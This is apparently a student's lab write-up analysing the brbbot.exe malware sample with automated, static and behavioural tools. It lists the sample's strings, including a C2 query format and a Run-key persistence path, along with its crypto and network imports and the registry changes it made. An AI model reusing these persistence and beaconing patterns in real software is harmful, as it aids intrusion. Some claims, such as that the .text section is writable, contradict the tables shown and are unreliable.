

Brbbot.exe Analysis Writeup (Unpacked Malware)


For this task we needed to do the four steps in malware analysis:

1. **Automated analysis** (be careful of limitations such as company policy, etc.)
2. **Static analysis**- Analyzing static features of files such as size, type, signature,...
3. **Behavioral analysis**– Run the specimen in the lab and monitor its behavior
4. **Code analysis**– Disassemble the code for static review– Debugging and dynamically interacting with the code `#to-be-added-later`

Automated analysis

Automated analysis provides a rapid, high-level assessment of a malicious executable through sandboxing and signature comparison, though results may be limited by company policy and lack of contextual depth.

- For the automated analysis step we can use various online tools like [virus total](#), [hybrid sandbox](#) and various other sources.
- In order to do this you can either submit the live malware sample to the websites above [be careful as taking the malwares out of a VM can lead to execution and infection] or you can calculate the **sha256** hash value of the sample and submit it to the analysis website and for this we can use the command `sha256sum sample_name`. I prefer the second approach as it provides a safer and quicker approach to perform the automated analysis from these providers.



```
remnux@remnux: ~/malware
File Edit Tabs Help
remnux@remnux:~/malware$ ls
blinky.zip          data.zip            media.zip           sc2.exe
brbbot.exe          decode              olimpikge.zip       srvcp.zip
brbbot-packed.zip   decoded.js          out1                storm
brbbot.zip          doomjuice.zip       output.js           storm.exe
butterfly.pcap      dump               pdf1.dump           storm-java.zip
butterfly.zip       ForSpiderMonkey.zip pdf1.pdf            test-your-mind.zip
data.html           ghyte.zip           pdf1.zip
remnux@remnux:~/malware$ sha256sum brbbot.exe
b9cfd5f89bd282452f82cc8d323f39c6932e55cab98065bb3c2cf97bb585dc2d  brbbot.exe
remnux@remnux:~/malware$
```

- I used Virus Total to perform the automated analysis and it provided me with very neat insights for our sample.

63 / 72
Community Score -39

63/72 security vendors flagged this file as malicious

Reanalyze Similar More

b9cfd5f89bd282452f82cc8d323f39c6932e55cab98065bb3c2cf97bb585dc2d
brbbot.exe

Size 18.50 KB Last Analysis Date 2 months ago

pexe checks-network-adapters runtime-modules spreader direct-cpu-clock-access checks-user-input cve-2016-2569 exploit

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 16

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MD5	11dd7da7faa0130dac2560930e90c8b1
SHA-1	2c9e509de4b3ec03589b5c95baba06a9387195e6
SHA-256	b9cfd5f89bd282452f82cc8d323f39c6932e55cab98065bb3c2cf97bb585dc2d
Vhash	0140466d551510e82b181211z91z57z
Authentihash	d962bc9bef6558c8b281c6befd4eacec9de01e6354b27454711dc6ed06720e60
Imphash	a36f2d6c53c946d517b71f189d874e68
Rich PE header hash	f940ccbec438c16839bab8f97ce86ca8
SSDEEP	384:CPLOy0zT24aPib0BjLs2IPGekjEB8uLD6M:CPwT2HP44jxPGYkE+AD6M
TLSH	T1C482F903B618A8BED06448F15A5EF361768AE704F166BCF9B401E6B6EF81C19D3029F
File type	Win32 EXE executable windows win32 pe pexe
Magic	PE32 executable (GUI) Intel 80386, for MS Windows
TrID	Win32 Executable MS Visual C++ (generic) (37.8%) Microsoft Visual C++ compiled executable (generic) (20%) Win64 Executable (generic) (12.7%) Win32 Dynamic Lin...
DetectItEasy	PE32 Compiler: EP:Microsoft Visual C/C++ (2008-2010) [EXE32] Compiler: Microsoft Visual C/C++ (15.00.30729) [C++] Linker: Microsoft Linker (9.00.30729) Tool: Vi...
Magika	PEBIN
File size	18.50 KB (18944 bytes)

This shows that the file is indeed malicious and we can go to the next step in our analysis.

Note: There are various other fields which you can explore on the [virus total analysis page]([VirusTotal - File - b9cfd5f89bd282452f82cc8d323f39c6932e55cab98065bb3c2cf97bb585dc2d](https://www.virustotal.com/file/b9cfd5f89bd282452f82cc8d323f39c6932e55cab98065bb3c2cf97bb585dc2d/analysis)), I have included the link for your convenience.

Static Analysis

Static analysis involves inspecting the internal structure and metadata of a file—such as headers, embedded strings, and libraries—without executing it, to infer its potential capabilities and detect anomalies.

- For the sake of this analysis we need to place the brbbot.exe file inside the **System32** folder in `C:\Windows\System32` path and run it with **administrator privileges**.

Strings2

- I will be going to do the steps as mentioned in the slide per the course for this writeup but feel free to explore on your own.
- First step asks us to **extract the strings from the executable file** and look for any suspicious indicators, for that we will use the command `strings2 brbbot.exe | more`, we have piped the output of the **strings2** command to **more** so that it doesn't overwhelm us with data that we can't control being displayed in the command line.
- While scrolling through the output of the strings command we can see there are couple of interesting finds which might help us down the line in our analysis down the line.

```

C:\Users\REM\Documents>cd C:\Windows\System32
C:\Windows\System32>strings2 brbbot.exe | more
Strings2 v1.2
Copyright © 2012, Geoff McDonald
http://www.split-code.com/

!This program cannot be run in DOS mode.
$
Rich
.text
.data
.rsrc
@.reloc
%02x
%s?i=%s&c=%s&p=%s
brbconfig.tmp
YnJiYm90
brbbot
Software\Microsoft\Windows\CurrentVersion\Run
CONFIG
encode
sleep
exit
conf
file
exec
Microsoft Enhanced Cryptographic Provider v1.0
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
Connection: close

```


- In the above screenshot we can see that it contains a file named **brbconfig.tmp** - which typically indicates the configuration file for the malware and the string **YnJiYm90** which translates to **brbot** when decoded using base64 .
- Also, we can see that this malware will try to modify the registry keys for establishing persistence as the key value above `Software\Microsoft\Windows\CurrentVersion\Run` refers to the autorun registry key when the user logs in to the system.

```

HTTP/1.1
POST
Idle
ntdll.dll
ZwQuerySystemInformation
('8PW
700PP
```hhh
xppwpp

```

- This is also an interesting find as it makes an HTTP post request to some sort of C2 server(most probably) and sends the system information over HTTP/1.1 protocol and it does that by calling `ZwQuerySystemInformation` API to fetch the system configs and other data.



```
CryptReleaseContext
CryptDestroyKey
CryptDestroyHash
CryptEncrypt
CryptDeriveKey
CryptHashData
CryptCreateHash
CryptAcquireContextA
CryptDecrypt
ADVAPI32.dll
```

- This image shows that it is making API calls various windows API's in order to perform encryption and decryption operations.



```
CreateEventA
CloseHandle
WriteFile
CreateFileA
LockResource
LoadResource
SizeofResource
FindResourceA
ReadFile
GetFileSize
GetTempFileNameA
GetTempPathA
```

- Over here it is trying to read and write to some files, which we currently don't know about but as we run the program those might come to light.

As of this stage I was not able to identify any possible encoders as it was asked in the slide but I will try to get back to it later and do some in depth analysis.

---

## PE Studio (PE - Portable Executable)

- Our next step involved loading the file in PE Studio and checking hashes of different sections, honestly I didn't knew what this meant but after doing a little research I found out that these sections help you to:
  - spot unusual sections (weird names, unexpected size/entropy),
  - detect packed/encrypted sections (very high entropy),
  - compare section hashes to known-good samples (integrity / fingerprinting), and
  - detect modifications (packed/malicious stubs often change section hashes).

Typical PE sections you'll see (and what they mean):


- **.text** — executable code (main program logic).
- **.rdata** — read-only data (import names, strings sometimes).
- **.data** — writable globals (config, global variables).
- **.rsrc** — resources (icons, version info, embedded files).

- **.reloc** — relocation table (for ASLR adjustments).
- **.tls** — TLS callbacks / thread local storage (can hide persistence).
- **.pdata/eh\_frame** — exception handling tables (normal for x64).
- **Overlay** — data appended after last section (commonly used by packers or droppers).
- **Headers / DOS stub / Certificate table** — also analyzable but not “sections” listed in section table.

PeStudio calculates hashes for each of the sections listed in the PE Section Table and for any overlay.

Why check them? Because malware often:

- Puts encrypted or packed code in `.text` or in a custom-named section (e.g., `.UPX1`, `.Zzz`) — that section will have near-random entropy and a unique hash.
- Puts configuration in `.data` or overlay — hashing helps locate identical samples or identify modifications.



Property	Value	Value	Value	Value
Name	.text	.data	.rsrc	.reloc
Virtual Size (b...	0x0000368A (13962)	0x00000BE4 (3044)	0x000000C0 (192)	0x0000066A (1642)
DOS Stub (176 bytes)	0x00001000	0x00005000	0x00006000	0x00007000
DOS Header (64 bytes)	0x00003800 (14336)	0x00000400 (1024)	0x00000200 (512)	0x00000800 (2048)
File Header (20 bytes)	0x00000400	0x00003C00	0x00004000	0x00004200
Optional Header (22 bytes)	0x00000000	0x00000000	0x00000000	0x00000000
Directories (5/15)	0x00000000	0x00000000	0x00000000	0x00000000
Sections (4)	0x00000000	0x00000000	0x00000000	0x00000000
Imported Libraries (0)	0x00000000	0x00000000	0x00000000	0x00000000
Imported Symbols (0)	0x00000000	0x00000000	0x00000000	0x00000000
Exported Symbols (0)	0x00000000	0x00000000	0x00000000	0x00000000
Exceptions (0)	0x00000000	0x00000000	0x00000000	0x00000000
Relocations (384)	0x00000000	0x00000000	0x00000000	0x00000000
Certificates (0)	0x00000000	0x00000000	0x00000000	0x00000000
Thread Local Storage	0x00000000	0x00000000	0x00000000	0x00000000
Resources (1/1)	0x00000000	0x00000000	0x00000000	0x00000000
Strings (62/211)	0x00000000	0x00000000	0x00000000	0x00000000
Entry Point	x	-	-	-
MD5	701DE5781FA380DF153E08343D3C8E3F	327558756078309B55550CCDD05F8009	CBEB8CD6A7CDB0B75FA4D8E895D6B673A	ADE267ECAFC2A42C8727D7918E77AC09
Cave size (bytes)	0x00000176 (374)	0x00000000 (0)	0x00000140 (320)	0x00000196 (406)
Obfuscated	-	-	-	-
Blacklisted	-	-	-	-
Read	x	x	x	x
Write	-	x	-	-

### PeStudio Analysis Summary — brbbot.exe

- File sections present: `.text`, `.data`, `.rsrc`, `.reloc`.
- `.text` section is small, writable, and likely packed (high entropy).
- `.data` section larger in virtual than raw size, suggesting runtime-decrypted content.
- `.rsrc` section is abnormally small, lacking standard Windows resource data.

## Signsrch - detecting signatures of algorithms and encryption mechanisms

It is a tool for searching signatures inside files, extremely useful in reversing engineering for figuring out or having an initial idea of what encryption/compression algorithm is used for a proprietary protocol or file.

It can recognize tons of compression, multimedia and encryption algorithms and many other things like known strings and anti-debugging code which can be also manually added since it's all based on a text signature file read at runtime and easy to modify.

```

C:\Windows\System32>signsrch -e brbbot.exe

Signsrch 0.2.2
by Luigi Auremma
e-mail: aluigi@autistici.org
web: aluigi.org
 optimized search function by Andrew http://www.team5150.com/~andrew/
 disassembler engine by Oleh Yuschuk

- open file "brbbot.exe"
- 18944 bytes allocated
- load signatures
- open file C:\Program Files\Various\signsrch.sig
- 3069 signatures in the database
- start 1 threads
- start signatures scanning:

 offset num description [bits.endian.size]

 010040ee 1288 Windows CryptDeriveKey [..15]
 01004100 1286 Windows CryptHashData [..14]
 01004110 1284 Windows CryptCreateHash [..16]
 01004122 1283 Windows CryptAcquireContext [..21]
 0100413a 1289 Windows CryptDecrypt [..13]

- 5 signatures found in the file in 0 seconds
- done

```

- The analysis above shows that the sample contains multiple embedded cryptographic function patterns which is a typical function in malwares or ransomwares.

## PE Scanner

```

remnux@remnux:~/malware$ pescanner brbbot.exe
#####
Record 0
#####

Meta-data
=====
File: brbbot.exe
Size: 18944 bytes
Type: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
MD5: 11dd7da7faa0130dac2560930e90c8b1
SHA1: 2c9e509de4b3ec03589b5c95baba06a9387195e6
ssdeep: 384:CPL0y0zT24aPIboBjLs2lPGejKEB8uLD6M:CPwT2HP44jxPGYkE+AD6M
Date: 0x4F624FAE [Thu Mar 15 20:23:10 2012 UTC]
EP: 0x10034cd .text 0/4
CRC: Claimed: 0x11a34, Actual: 0x119f4 [SUSPICIOUS]

Resource entries
=====
Name RVA Size Lang Sublang Type

CONFIG 0x6070 0x49 LANG_ENGLISH SUBLANG_ENGLISH_US data

Suspicious IAT alerts
=====
CreateProcessA
HttpSendRequestA
InternetConnectA
InternetReadFile

Sections
=====
Name VirtAddr VirtSize RawSize Entropy

.text 0x1000 0x368a 0x3800 6.248051
.data 0x5000 0xbe4 0x400 5.978615
.rsrc 0x6000 0xc0 0x200 1.859106
.reloc 0x7000 0x66a 0x800 3.414302

```

Running PEScanner on *brbbot.exe* revealed several malicious indicators.

The executable's CRC validation failed ( claimed 0x11a34 , actual 0x119f4 ), suggesting modification or packing.

A small resource named **CONFIG** was discovered, likely containing configuration data.

Suspicious imported API calls such as `CreateProcessA` , `HttpSendRequestA` ,

`InternetConnectA` , and `InternetReadFile` indicate that the program can create processes and establish HTTP-based command-and-control communication.

Section entropy values between 5.9 and 6.2 further suggest that portions of the file are packed or encrypted.

## Behavioral Analysis

Behavioral or dynamic analysis involves **executing the malware sample in an isolated environment (sandbox or virtual lab)** and observing its runtime activities.

- For this part I have used a clean snapshot of the windows VM so that I can effectively document the behavioral analysis process. In the earlier stages of this step we will go by

first taking snapshots of our system Registry Keys and variables as it is possible that the malware might try to modify those values.

- First we will start `Process Hacker` and monitor all the running processes to check whether the malware is running or not, then we will take the snapshot of Registry values using `Regshot` .


Name	PID	CPU	Privat...	User Name	Description	Verifi...	Verified S...	Integrity	Networ...	I/O Total...
System Idle Pro...	0	98...	0	NT A...\SYSTEM						
System	4	0...	40 kB	NT A...\SYSTEM	NT Kernel & System	Trust...	Microsoft...	System	300 B	
smss.exe	276		172 kB	NT A...\SYSTEM	Windows Session ...	Trust...	Microsoft...	System		
Interrupts		0...	0		Interrupts and DPCs					
csrss.exe	388		1.33 ...	NT A...\SYSTEM	Client Server Runti...	Trust...	Microsoft...	System		
csrss.exe	452		1.31 ...	NT A...\SYSTEM	Client Server Runti...	Trust...	Microsoft...	System		
wininit.exe	460		572 kB	NT A...\SYSTEM	Windows Start-Up ...	Trust...	Microsoft...	System		
services.exe	544	0...	1.99 ...	NT A...\SYSTEM	Services and Contr...	Trust...	Microsoft...	System		
lsass.exe	552		2.87 ...	NT A...\SYSTEM	Local Security Auth...	Trust...	Microsoft...	System		
winlogon.exe	488		1 MB	NT A...\SYSTEM	Windows Logon A...	Trust...	Microsoft...	System		
dwm.exe	748	0...	132.8...	Wind...\DWM-1	Desktop Window ...	Trust...	Microsoft...	System		
explorer.exe	14...	0...	64.63...	PCName\REM	Windows Explorer	Trust...	Microsoft...	Medium		
vmtoolsd.exe	26...	0...	11.71...	PCName\REM	VMware Tools Core...	Trust...	VMware, ...	Medium		684 B/s
cmd.exe	720		1.36 ...	PCName\REM	Windows Commman...	Trust...	Microsoft...	High		
conhost...	26...		1.89 ...	PCName\REM	Console Window H...	Trust...	Microsoft...	High		
ProcessHack...	25...	0...	6.29 ...	PCName\REM	Process Hacker	Trust...	Wen Jia Liu	High		
Regshot-x8...	34...		56.24...	PCName\REM	Regshot 1.9.0 x86 ...			High		
brbbot.exe	23...		1.67 ...	PCName\REM				High		

After letting brbbot run for some time we take another snapshot of the registry keys with Regshot and compare them using the same tool. And following are the results of the comparison.


```
C:\Users\REM\Desktop\REGSHOT>res-x86.txt - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
[Icons]
~resx86.txt x
00 00 00 00 00 00 00 00 00 00 00 A6 A5 00 00 00 00 00 01 00 00 00 00 00 00
53 HKUS\S-1-5-21-1897952862-3656991677-1792418944-1001\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility
Assistant\Store\C:\Windows\System32\brrbot.exe: 53 41 43 50 01 00 00 00 00 00 00 07 00 00 00 28 00 00 00 4A 00 00 34 1A 01 00 01 00 00 00 00 00 00 00 00 01 06
71 00 00 00 97 5F D8 91 C9 9E CE 01 00 00 00 00 00 00 05 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 28 00 00 00 00 00 00 00
00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 B3 EB 01 00 00 00 00 01 00 00 00 00 01 00 00 00
54 HKUS\S-1-5-21-1897952862-3656991677-1792418944-1001\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility
Assistant\Store\C:\Windows\System32\brrbot.exe: 53 41 43 50 01 00 00 00 00 00 07 00 00 00 28 00 00 00 4A 00 00 34 1A 01 00 01 00 00 00 00 00 00 00 01 06
71 00 00 00 97 5F D8 91 C9 9E CE 01 00 00 00 00 00 00 05 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 28 00 00 00 00 00 00 00
00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 B3 EB 01 00 00 00 00 02 00 00 00 02 00 00
55 -----
56 Files [attributes?] modified: 10
57 -----
58 C:\ProgramData\Microsoft\Windows\Sqm\Upload\PnprResolveSession0.sqm
59 C:\ProgramData\Microsoft\Windows\Sqm\Upload\PnprResolveSession1.sqm
60 C:\Users>All Users\Microsoft\Windows\Sqm\Upload\PnprResolveSession0.sqm
61 C:\Users>All Users\Microsoft\Windows\Sqm\Upload\PnprResolveSession1.sqm
62 C:\Users\REM\AppData\Local\Microsoft\Windows\UserClass.dat.LOG2
63 C:\Users\REM\AppData\Roaming\Process Hacker 2\settings.xml
64 C:\Users\REM\AppData\Roaming\Process Hacker 2\userdata.db.xml
65 C:\Windows\AppCompat\Programs\AmcAchS.hxs.LOG2
66 C:\Windows\xxxxxxxch\BRRBOT.EXE-9CDC1362.pf
67 C:\Windows\System32\config\SOFTWARE.LOG2
68 -----
69 Total changes: 21
```

After executing `brbbot.exe`, Regshot captured multiple indicators of runtime execution and potential persistence. `UserAssist` values and `Windows AppCompat` store entries were created/updated for `brbbot.exe` and other utilities, confirming the binary ran under the user session. A Prefetch record for `BRBBOT.EXE` and `Amcache/SOFTWARE` log updates were created, providing additional execution evidence and timestamps. Internet Settings and profile reference counts were modified during the run, and telemetry (SQM) files were updated. Taken together, these changes corroborate static indicators (small `CONFIG` resource and network API imports) and support the assessment that `brbbot.exe` executed and likely established runtime configuration and C2 connectivity.


- While this was being executed I also ran the Capture BAT utility using the command `captureBAT.exe -n -l brbbot.csv` and when you cross check the findings or Reg Shot and Capture BAT they provide exactly same entries.
- The .pcap file dumped by capture BAT shows that the malware is trying to find out the default gateway which is currently configured at 192.168.5.128 but since my configurations don't match my remnux IP it fails.



